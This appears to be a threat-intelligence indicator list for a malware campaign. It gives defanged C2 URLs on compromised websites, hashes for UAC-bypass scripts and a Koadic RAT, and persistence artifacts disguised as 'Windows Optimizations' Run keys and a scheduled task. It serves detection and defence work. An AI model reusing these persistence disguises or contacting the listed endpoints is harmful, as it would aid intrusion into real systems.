- [http://teeyaipakin\[.\]com/wp-content/plugins/all-in-one-seo-pack/404\[.\]php?c=](http://teeyaipakin[.]com/wp-content/plugins/all-in-one-seo-pack/404[.]php?c=)
- [http://tmclub\[.\]eu/clubdata\[.\]php?c=](http://tmclub[.]eu/clubdata[.]php?c=)
- [http://watyanagr\[.\]nfe\[.\]go\[.\]th/e-office/lib/work\[.\]php?c=](http://watyanagr[.]nfe[.]go[.]th/e-office/lib/work[.]php?c=)
- [http://watyanagr\[.\]nfe\[.\]go\[.\]th/watyanagr/power\[.\]php?c=](http://watyanagr[.]nfe[.]go[.]th/watyanagr/power[.]php?c=)
- [http://whiver\[.\]in/power\[.\]php?c=](http://whiver[.]in/power[.]php?c=)
- [http://www\[.\]4seasonrentacar\[.\]com/viewsure/data\[.\]aspx?c=](http://www[.]4seasonrentacar[.]com/viewsure/data[.]aspx?c=)
- [http://www\[.\]akhtaredanesh\[.\]com/d/file/sym/work\[.\]php?c=](http://www[.]akhtaredanesh[.]com/d/file/sym/work[.]php?c=)
- [http://www\[.\]akhtaredanesh\[.\]com/d/oschool/power\[.\]php?c=](http://www[.]akhtaredanesh[.]com/d/oschool/power[.]php?c=)
- [http://www\[.\]amarsarkar\[.\]com/webadmin/404\[.\]php?c=](http://www[.]amarsarkar[.]com/webadmin/404[.]php?c=)
- [http://www\[.\]amarsarkar\[.\]com/webadmin/inc/404\[.\]php?c=](http://www[.]amarsarkar[.]com/webadmin/inc/404[.]php?c=)
- [http://www\[.\]arcadecreative\[.\]com/work\[.\]php?c=](http://www[.]arcadecreative[.]com/work[.]php?c=)
- [http://www\[.\]armaholic\[.\]com/list\[.\]php?c=](http://www[.]armaholic[.]com/list[.]php?c=)
- [http://www\[.\]asan-max\[.\]com/files/articles/css\[.\]aspx?c=](http://www[.]asan-max[.]com/files/articles/css[.]aspx?c=)
- [http://www\[.\]asan-max\[.\]com/files/articles/large/css\[.\]aspx?c=](http://www[.]asan-max[.]com/files/articles/large/css[.]aspx?c=)
- [http://www\[.\]autotrans\[.\]hr/index\[.\]php?c=](http://www[.]autotrans[.]hr/index[.]php?c=)
- [http://www\[.\]dafc\[.\]co\[.\]uk/news\[.\]php?c=](http://www[.]dafc[.]co[.]uk/news[.]php?c=)
- [http://www\[.\]eapa\[.\]org/asphalt\[.\]php?c=](http://www[.]eapa[.]org/asphalt[.]php?c=)
- [http://www\[.\]elev8tor\[.\]com/show-work\[.\]php?c=](http://www[.]elev8tor[.]com/show-work[.]php?c=)
- [http://www\[.\]jdarchs\[.\]com/work\[.\]php?c=](http://www[.]jdarchs[.]com/work[.]php?c=)
- [http://www\[.\]kunkrooann\[.\]com/inc/work\[.\]php?c=](http://www[.]kunkrooann[.]com/inc/work[.]php?c=)
- [http://www\[.\]mackellarscreenworks\[.\]com/work\[.\]php?c=](http://www[.]mackellarscreenworks[.]com/work[.]php?c=)
- [http://www\[.\]mitegen\[.\]com/mic_catalog\[.\]php?c=](http://www[.]mitegen[.]com/mic_catalog[.]php?c=)
- [http://www\[.\]nigelwhitfield\[.\]com/v2/work\[.\]php?c=](http://www[.]nigelwhitfield[.]com/v2/work[.]php?c=)
- [http://www\[.\]pomegranates\[.\]org/index\[.\]php?c=](http://www[.]pomegranates[.]org/index[.]php?c=)
- [http://www\[.\]ridefox\[.\]com/content\[.\]php?c=](http://www[.]ridefox[.]com/content[.]php?c=)
- [http://www\[.\]shapingtomorrowsworld\[.\]org/category\[.\]php?c=](http://www[.]shapingtomorrowsworld[.]org/category[.]php?c=)
- [http://www\[.\]vanessajackson\[.\]co\[.\]uk/work\[.\]php?c=](http://www[.]vanessajackson[.]co[.]uk/work[.]php?c=)
- [http://www\[.\]wmg-global\[.\]com/wp-content/wp_fast_cache/wmg-global\[.\]com/Senditem\[.\]php?c=](http://www[.]wmg-global[.]com/wp-content/wp_fast_cache/wmg-global[.]com/Senditem[.]php?c=)
- [http://www\[.\]yaran\[.\]co//wp-content/plugins/so-masonry/logs\[.\]php?c=](http://www[.]yaran[.]co//wp-content/plugins/so-masonry/logs[.]php?c=)
- [http://www\[.\]yaran\[.\]co/wp-includes/widgets/logs\[.\]php?c=](http://www[.]yaran[.]co/wp-includes/widgets/logs[.]php?c=)
- [http://www\[.\]ztm\[.\]waw\[.\]pl/pop\[.\]php?c=](http://www[.]ztm[.]waw[.]pl/pop[.]php?c=)
- [https://coa\[.\]inducks\[.\]org/publication\[.\]php?c=](https://coa[.]inducks[.]org/publication[.]php?c=)
- [https://mhtevents\[.\]com/account\[.\]php?c=](https://mhtevents[.]com/account[.]php?c=)
- [https://skepticalscience\[.\]com/graphics\[.\]php?c=](https://skepticalscience[.]com/graphics[.]php?c=)
- [https://wallpapercase\[.\]com/wp-content/themes/twentyfifteen/logs\[.\]php?c=](https://wallpapercase[.]com/wp-content/themes/twentyfifteen/logs[.]php?c=)
- [https://wallpapercase\[.\]com/wp-includes/customize/logs\[.\]php?c=](https://wallpapercase[.]com/wp-includes/customize/logs[.]php?c=)
- [https://www\[.\]spearhead-training\[.\]com/html/power\[.\]php?c=](https://www[.]spearhead-training[.]com/html/power[.]php?c=)
- [https://www\[.\]spearhead-training\[.\]com/action/point2\[.\]php?c=](https://www[.]spearhead-training[.]com/action/point2[.]php?c=)
- [https://www\[.\]spearhead-training\[.\]com/work\[.\]php?c=](https://www[.]spearhead-training[.]com/work[.]php?c=)

UAC Bypass scripts

c8fa6056145ce2662d673593faa8162734eefa04ec9a51f6d94e8df8a0c5675b	<i>uac2.ps1</i>
fe27abcbad72ede7fd668cfe2f9938d42248133b0aa068c9196a4766eaffc18e	<i>uac.ps1</i>
e5a60c8f90e846fe22b3b0ec3675038d214cacd1564d6d2b1add9b9c54bc601b	<i>C:\Users\Public\mobilink.js</i>
1206ae0a9dd740e5c14ce842d9a93829cfe0db6f5bb8d8cf164f6d0abcb3541d	<i>C:\Users\Public\mobilink.js</i>

Normal.dotm powershell script

9c5404db9652b3862e40ba0642b05030eef4d896e30c497be5aa4073974e1c08 UuiBYgfG.ps1

Koadic JScript RAT

a71c7451934830c6796dff4a937811aaf0dd519b756ff99b3e66d91a049ca801 *tTsjX*

Persistence Artifacts

- Registry – **HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run** – Key “*Windows Optimizations*” – Value “*wscript [malicious].vbs*”
- Registry – **HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run** – Key: “*Windows Optimizations*” – Value: “*wscript [malicious].vbs*”
- Scheduled Task – Name: *Microsoft\WindowsOptimizationsService* – Action: “*wscript [malicious].vbs*”
- Word Template – Path: *c:\users\{user}\AppData\Roaming\Microsoft\Templates\Normal.dotm*
e22f21d486631d813c4ad77b1c106c621ec95bf002c19f4cb979312f198266f5